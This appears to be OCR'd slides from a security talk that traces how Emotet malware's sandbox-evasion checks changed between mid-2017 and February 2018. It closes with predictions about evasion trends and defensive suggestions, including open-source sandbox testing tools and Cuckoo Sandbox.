
“S y s t e m I T”

Aller Doe

# Emotet: Feb 2018, Evasion Retraction



# Emotet Evasive Tactic Timeline



Jul 2017

- Busy work

Aug 2017

- Loader module

Oct 2017

- is_sandbox v1

Dec 2017

- is_sandbox v2
- something_good v2

Jan 2018

- is_sandbox “off”
- Fragments remain

Feb 2018

- is_sandbox removed

# TAKEAWAYS

# Summary

## Leverage

- `is_sandbox() == something_bad()`

## Battle ground

- Infinitely many tactics, equally many defenses

## Raise the bar

- Attacks require greater depth & complexity

# Predictions

## Virtual machine tactics - expect decline

- Existing mitigations, assets in the cloud

## Human-like behavior – expect growth

- Real user activity, victim profiling

## Avoid detonation – expect growth

- Dodge execution in the Sandbox altogether

# Actions: Engage, Familiarize, Experiment

| | |
|---|---|
| Engage | • Security partner’s approach to evasive threats |
| Familiarize | • Open-source tools to test anti-sandbox tactics |
| Experiment | • Deploy your own open-source sandbox |

| | |
|---|---|
| PAFish Tool | https://github.com/a0rtega/pafish |
| Al-Khaser Tool | https://github.com/LordNoteworthy/al-khaser |
| Cuckoo Sandbox | https://cuckoosandbox.org/ |

THANK YOU